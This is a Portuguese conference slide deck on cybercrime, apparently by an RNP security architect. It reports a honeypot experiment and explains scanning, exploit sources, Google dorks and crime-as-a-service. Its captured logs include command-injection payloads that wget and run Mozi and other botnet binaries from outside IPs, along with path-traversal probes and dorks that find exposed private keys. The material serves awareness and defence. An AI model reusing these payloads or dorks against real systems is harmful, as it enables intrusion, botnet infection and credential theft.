cais Inteligência em Cibersegurança RNP

Você na mira de fogo
Como o crime digital atua para afetar tudo e todos

Ramiro Pozzani
Arquiteto de Segurança Sr.

Apresentação

Ramiro Pozzani – Arquitero de Software SR - RNP

- Time de segurança Ofensiva do SiDi
- Time de Inteligencia de Ameaças da RSA
- Time de Inteligencia de Negócios Accenture
- MBA em Segurança de Dados – USP
- Especialista em Redes – Unicamp
- Certificações: EC-Ethical Hacker, CompTIA Security+, Pentest+, EXIN ISM based on isso 27001, Itil v4.

Agenda

Mostraremos como o crime digital afeta estas diferentes áreas

- Comercial
- Pessoal
- Entender como é possível manchetes como essa:

The True Cost of Cybercrime: Why Global Damages Could Reach $1.2 – $1.5 Trillion by End of Year 2025

Gary Miliefsky March 13, 2025

Agenda

Como atingiremos esse objetivo

- Desmitificando mitos
- Demonstrando como qualquer um pode fazer parte do crime digital
- Estudo de casos reais
- Experimentos
- Discussões

É preciso desmistificar os ataques cibernéticos, para melhor combate-los.

Primeiro experimento

Para provar nosso ponto, começemos com

- Servidor Linux com ipv4 público
- Não anunciar/bloquear index por buscadores
- Página web falando “Oi”
- Ssh aberto
- Única forma de encontrar nosso servidor é escaneando toda a rede ipv4

Dispositivo Escondido

Pontos de entrada

- Porta 80 (web)
- Porta 22 (ssh)


IP: Versão 4

Após 7 dias

Sobre o ssh (acesso remoto)

Mais de 500 usuários diferentes no ssh

Mais de 12 mil combinações de usuário/senha



Palavras em Português:
Usuário, suporte, administrador, vendas, gerencia, remoto, teste, carlos, gustavo,

Geolocation das primeiras 24 Horas

Mito Extra: Não podemos confiar na Origem dos Ips (a maioria é proxy ou Device comprometido)

IP ADDRESS	CONTINENT	FLAG	COUNTRY	REGION	CITY
85.209.0.100	Europe		Spain	Madrid	Madrid
192.241.234.169	North America		United States	Pennsylvania	Blue Bell
102.165.30.37					
79.176.138.192	Europe		Italy		Rome
23.94.135.105	North America		United States	California	Downey
97.80.145.207	North America		United States	New Jersey	Bedminster
85.209.0.253	Europe		Spain	Madrid	Madrid
192.241.222.116	North America		United States	Pennsylvania	Blue Bell
85.209.0.251	Europe		Spain	Madrid	Madrid
85.209.0.251	Europe		Spain	Madrid	Madrid
174.62.24.225	North America		United States	Ohio	Akron
178.83.153.214	Europe		Poland		Chelm

IP ADDRESS	CONTINENT	FLAG	COUNTRY	REGION	CITY
51.68.212.173	Europe		United Kingdom	England	London
184.69.112.178	North America		United States	Arizona	Fort Huachuca
85.209.0.101	Europe		Spain	Madrid	Madrid
117.99.87.172	Asia		India	South India	Bangalore
107.173.46.100	North America		United States	Ohio	Akron
85.209.0.252	Europe		Spain	Madrid	Madrid
66.49.20.66	North America		United States	Colorado	Denver
85.209.0.55	Europe		Spain	Madrid	Madrid
109.173.87.84	Europe		Germany	Nordrhein-westfalen	Duesseldorf
85.209.0.100	Europe		Spain	Madrid	Madrid
199.19.226.35	North America		United States	Florida	Jacksonville
85.209.0.102	Europe		Spain	Madrid	Madrid
139.162.75.112	North America		United States		
85.209.0.253	Europe		Spain	Madrid	Madrid
83.97.20.21	Europe		Sweden		Stockholm
85.209.0.251	Europe		Spain	Madrid	Madrid
193.75.39.242	Europe		Netherlands		Lelystad
43.228.117.202	Asia		Japan	Tokyo-to	Tokyo
106.107.232.36	Asia		China		Changsha
2.57.122.109	Middle East		Iran, Islamic Republic Of		Tehran
192.30.109.10	Europe		Finland		Tampere
198.143.158.82	North America		United States	Ohio	Dublin

Aplicação

Ataques na página (camada de aplicação)

Busca por paginas/diretores específicos


```
requesturi":"/wp","headers":{"Accept":["*/*"],"User-Agent
requesturi":"/bc","headers":{"Accept":["*/*"],"User-Agent
requesturi":"/bk","headers":{"Accept":["*/*"],"User-Agent
requesturi":"/backup","headers":{"Accept":["*/*"],"User-A
requesturi":"/old","headers":{"Accept":["*/*"],"User-Agen
requesturi":"/new","headers":{"Accept":["*/*"],"User-Agen
requesturi":"/main","headers":{"Accept":["*/*"],"User-Age
requesturi":"/home","headers":{"Accept":["*/*"],"User-Age
"requesturi":"/","headers":{"Accept":["*/*"]},"useragent"
equesturi":"/wordpress","headers":{"Accept":["*/*"],"User
equesturi":"/","headers":{"Accept":["*/*"],"User-Agent":[
equesturi":"/wp","headers":{"Accept":["*/*"],"User-Agent"
equesturi":"/bc","headers":{"Accept":["*/*"],"User-Agent"
equesturi":"/bk","headers":{"Accept":["*/*"],"User-Agent"
equesturi":"/backup","headers":{"Accept":["*/*"],"User-Ag
equesturi":"/old","headers":{"Accept":["*/*"],"User-Agent
equesturi":"/new","headers":{"Accept":["*/*"],"User-Agent
equesturi":"/main","headers":{"Accept":["*/*"],"User-Agen
```


Tentativas de encontrar páginas do Wordpress: 4474
Robotx.txt: 249
Postform: 39.097

Aplicação

Ataques na página (camada de aplicação)

Busca por frameworks com exploits públicos


```
'requesturi":"/07-accessing-data/begin/vue-heroes/.env","headers":{"Acce
'requesturi":"/.ssh/authorized_keys","headers":{"Accept":["*/*"],"User-A
quesuri":"/manager/text/list","headers":{"Accept":["*/*"],"Accept-Encod
 "requesturi":"/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2
:equesturi":"/boaform/admin/formLogin","headers":{"Accept":["text/html,a
equesturi":"/wp-content/uploads/2024/12/ultra-seo-processor-j.php?x=1","
:equesturi":"/cms/wp-includes/wlwmanifest.xml","headers":{"Accept":["tex
quesuri":"/?XDEBUG_SESSION_START=phpstorm","headers":{"Accept-Encoding"
quesuri":"/wp-content/plugins/dzs-zoomsounds/admin/upload.php","headers
:equesturi":"/portal/redlion","headers":{"Accept":["*/*"],"Accept-Encodi
 "requesturi":"/dataBases/upgrademysqlstatus","headers":{"Accept":["*/*"
:equesturi":"/cms/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php","h
:equesturi":"/index.php?lang=../../../../../../../../../usr/local/lib/php/p
equesturi":"/?spbc_remote_call_action=install_plugin\u0026plugin_name=ap
'requesturi":"/.well-known/acme-challenge/install.php","headers":{"Insec
'requesturi":"/phpMyAdmin5.1/index.php?lang=en","headers":{"Accept-Encod
```

Aplicação

Ataques diretos

{"remoteaddr":"120.85.112.162:7487","method":"GET","requesturi":"/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws","headers":{"Accept":["text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"],"Connection":["keep-alive"],"User-Agent":["Hello, world"]},"useragent":"Hello, world","postform":{},"eventtime":"21-10-2024 14:54:24"}
{"remoteaddr":"185.224.128.67:58320","method":"GET","requesturi":"/cgi-bin/luci/;stok=/locale?form=country\u0026operation=write\u0026country=$(id%3E%60wget+-O-+http%3A%2F%2F154.216.17.31%2Ft%7Csh%3B%60)","headers":{"User-Agent":["Go-http-client/1.1"]},"useragent":"Go-http-client/1.1","postform":{},"eventtime":"21-10-2024 11:56:48"}
{"remoteaddr":"80.94.93.246:57072","method":"GET","requesturi":"/level/15/exec/-/sh/dial-peer/voice/CR","headers":{"Accept":["*/*"],"Connection":["Keep-Alive"],"User-Agent":["Wget/1.14 (linux-gnu)"]},"useragent":"Wget/1.14 (linux-gnu)","postform":{},"eventtime":"24-10-2024 13:13:21"}
{"remoteaddr":"174.68.32.97:50755","method":"POST","requesturi":"/HNAP1/","headers":{"Content-Length":["640"],"Content-Type":["text/xml; charset=\"utf-8\""],"Soapaction":["http://purenetworks.com/HNAP1/`cd /tmp \u0026\u0026 rm -rf * \u0026\u0026 wget http://174.68.32.97:54109/Mozi.m \u0026\u0026 chmod 777 /tmp/Mozi.m \u0026\u0026 /tmp/Mozi.m`"]},"useragent":"","postform":{},"eventtime":"02-11-2024 11:05:43"}
{"remoteaddr":"194.50.16.198:60710","method":"POST","requesturi":"/apply.cgi","headers":{"Accept":["text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7"],"Accept-Encoding":["gzip, deflate, br"],"Accept-Language":["en-US,en;q=0.9"],"Authorization":["Basic YWRtaW46YWRtaW4="],"Cache-Control":["max-age=0"],"Connection":["keep-alive"],"Content-Length":["496"],"Content-Type":["application/x-www-form-urlencoded"],"Origin":["http://138.197.111.150:80"],"Referer":["http://138.197.111.150:80/apply.cgi"],"Upgrade-Insecure-Requests":["1"],"User-Agent":["Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36"]},"useragent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36","postform":{"action":["Save"],"adj_time_day":["27"],"adj_time_hour":["11"],"adj_time_min":["35"],"adj_time_mon":["10"],"adj_time_sec":["32"],"adj_time_year":["$(cd /tmp; wget http://65.175.140.164/images/faith;chmod 777 faith;./faith faith2;cd /tmp; wget http://65.175.140.164/images/zte;chmod 777 zte;./zte faith2;)"],"adjust_mode":["Manual"],"change_action":["gozila_cgi"],"daylight_time":["1"],"ntp_enable":["1"],"ntp_server":["my.pool.ntp.org"],"submit_button":["index"],"submit_type":["adjust_sys_time"],"time_zone":["+08"]},"eventtime":"08-11-2024 11:41:58"}

Camada De Aplicação

Pesquisas...?


```
{"remoteaddr":"147.185.132.87:56250","method":"GET","requesturi":"/","headers":{"Accept":["*/*"],"User-Agent":["Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers\u0026#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com"]},"useragent":"Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers\u0026#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com","postform":{},"eventtime":"01-11-2024 22:52:23"}

{"remoteaddr":"208.72.41.221:36331","method":"GET","requesturi":"/","headers":{"Connection":["close"],"User-Agent":["GCore Labs Cyberthreat Research"]},"useragent":"GCore Labs Cyberthreat Research","postform":{},"eventtime":"08-11-2024 10:59:43"}

{"remoteaddr":"167.172.135.213:10045","method":"GET","requesturi":"/","headers":{"Accept":["*/*"],"User-Agent":["https://researchcyber.net/"]},"useragent":"https://researchcyber.net/","postform":{},"eventtime":"21-10-2024 19:05:36"}
```

Conclusão

Situação atual

- Uma conexão de alta velocidade consegue scannear todo o range ipv4 em menos de 24h
- Temos centenas de scanners rodando 24/7
- Nem todos são criminosos
- Colocar algo com um exploit público ou ssh com combinação de usuário/senha fraca, ele muito provavelmente será explorado em questão de dias
- O mesmos ataques são repetidos constantemente
- Novos ataques são adicionados (gera necessidade de atualização)


RNP

Como é possível

Scanners


```
root@kali:~# masscan 172.217.0.0/16 -p 80,443 --rate=1000

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-03-02 17:48:47 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 65536 hosts [2 ports/host]
Discovered open port 80/tcp on 172.217.25.207
Discovered open port 80/tcp on 172.217.24.100
Discovered open port 443/tcp on 172.217.24.233
Discovered open port 80/tcp on 172.217.4.181
Discovered open port 80/tcp on 172.217.4.150
Discovered open port 443/tcp on 172.217.11.18
Discovered open port 443/tcp on 172.217.9.46
Discovered open port 443/tcp on 172.217.1.100
Discovered open port 443/tcp on 172.217.17.187
Discovered open port 80/tcp on 172.217.26.220
Discovered open port 80/tcp on 172.217.28.126
Discovered open port 80/tcp on 172.217.25.126
Discovered open port 80/tcp on 172.217.23.52
Discovered open port 443/tcp on 172.217.20.218
Discovered open port 443/tcp on 172.217.25.218
Discovered open port 80/tcp on 172.217.29.160
Discovered open port 443/tcp on 172.217.12.5
Discovered open port 80/tcp on 172.217.20.196
Discovered open port 443/tcp on 172.217.1.48
Discovered open port 443/tcp on 172.217.16.59
Discovered open port 80/tcp on 172.217.22.6
Discovered open port 443/tcp on 172.217.22.52
Discovered open port 80/tcp on 172.217.8.10
Discovered open port 443/tcp on 172.217.17.244
Discovered open port 80/tcp on 172.217.0.179
Discovered open port 443/tcp on 172.217.26.2
```




Como é possível

Fontes de exploits




Ferramentas

Fontes de exploits




CVE

Fontes de exploits



Questionamento

O quanto o CVE é confiável?



Fonte: https://cyberpress.org/over-40000-cves-published-in-2024/

Números brutos:

2002: 2.500

2010: 5.000

2022: 25.000

2023: 29.000

2024. 40.000

Discussão CVE

Semi Mito: Se tem CVE está vulnerável

Entender se o seu sistema, que possui uma CVE pública é vulnerável ou não pode ser trabalhoso.

Scanners podem gerar um número enorme de “vulnerabilidades” e arrumar todas pode ser impossível. Como resolver essa situação?

Como encontrar sua página em um buscador

Google “Dorks”

Google Hacking Database

Filters | Reset All

Show 15

Quick Search

Date Added	Dork	Category	Author
2024-08-23	site:github.com "BEGIN OPENSSH PRIVATE KEY"	Files Containing Passwords	kstrawn0
2024-08-23	ext:nix "BEGIN OPENSSH PRIVATE KEY"	Files Containing Passwords	kstrawn0
2024-07-26	inurl:home.htm intitle:1766	Various Online Devices	Kishoreram
2024-07-04	intitle:"SSL Network Extender Login" -checkpoint.com	Vulnerable Servers	Everton Hydd3n
2024-07-04	intext:"siemens" & inurl:"/portal/portal.mwsl"	Vulnerable Servers	Kishoreram
2024-07-04	Google Dork Submisson For GlobalProtect Portal	Vulnerable Servers	Gurudatt Choudhary
2024-07-04	inurl:"cgi-bin/koha"	Vulnerable Servers	Hilary Soita

Perigos dos “Dorks”

Google Dorks

- Frameworks criam URL’s únicas (wordpress, joomla!)
- Seu site fica acessível a pessoas procurando no google
- Pode demorar um tempo
- **Se você testar google dorks na sua empresa, faça por um IP único, pois tem uma boa chance do google bloquear ou incluir captcha nas suas buscas**

Mito: É preciso ter alto conhecimento técnico para realizar ataques

- Ferramentas poderosas mesmo para quem não tem conhecimento elevado
- Ferramentas para encontrar falhas (nikto, openvas, Nessus, sqlmap, etc)
- Ferramentas com exploits e payloads (metaspoit)
- Ferramentas de obfuscação (Themida)
- Movimentação lateral e aumento de privilégios (mimikatz, linenum)
- Manter acesso (cobalt strike)

Resposta

Continuação..


- Fraud As A Service (FasS), também conhedico como C2C.
- Não sabe fazer algo, compre/alugue.
- Lista de Emails, hosts compromissados, malware, phishing kits, consultoria, etc.
- Qualidade do que você vai receber depende do quanto está disposto a gastar.
- Nem sempre a pessoa sabe que está fazendo parte do ecossistema do crime.

Estudo de caso

Conheçam o Steve


```php
<?php
function crawlerDetect($USER_AGENT)
{
$crawlers = array(
'Google' => 'Google',
'MSN' => 'msnbot',
      'Rambler' => 'Rambler',
      'Yahoo' => 'Yahoo',
      'AbachoBOT' => 'AbachoBOT',
      'accoona' => 'Accoona',
      'AcoiRobot' => 'AcoiRobot',
      'ASPSeek' => 'ASPSeek',
      'CrocCrawler' => 'CrocCrawler',
      'Dumbot' => 'Dumbot',
      'FAST-WebCrawler' => 'FAST-WebCrawler',
      'GeonaBot' => 'GeonaBot',
      'Gigabot' => 'Gigabot',
      'Lycos spider' => 'Lycos',
      'MSRBOT' => 'MSRBOT',
      'Altavista robot' => 'Scooter',
      'AltaVista robot' => 'Altavista',
      'ID-Search Bot' => 'IDBot',
      'eStyle Bot' => 'eStyle',
      'Scrubby robot' => 'Scrubby',
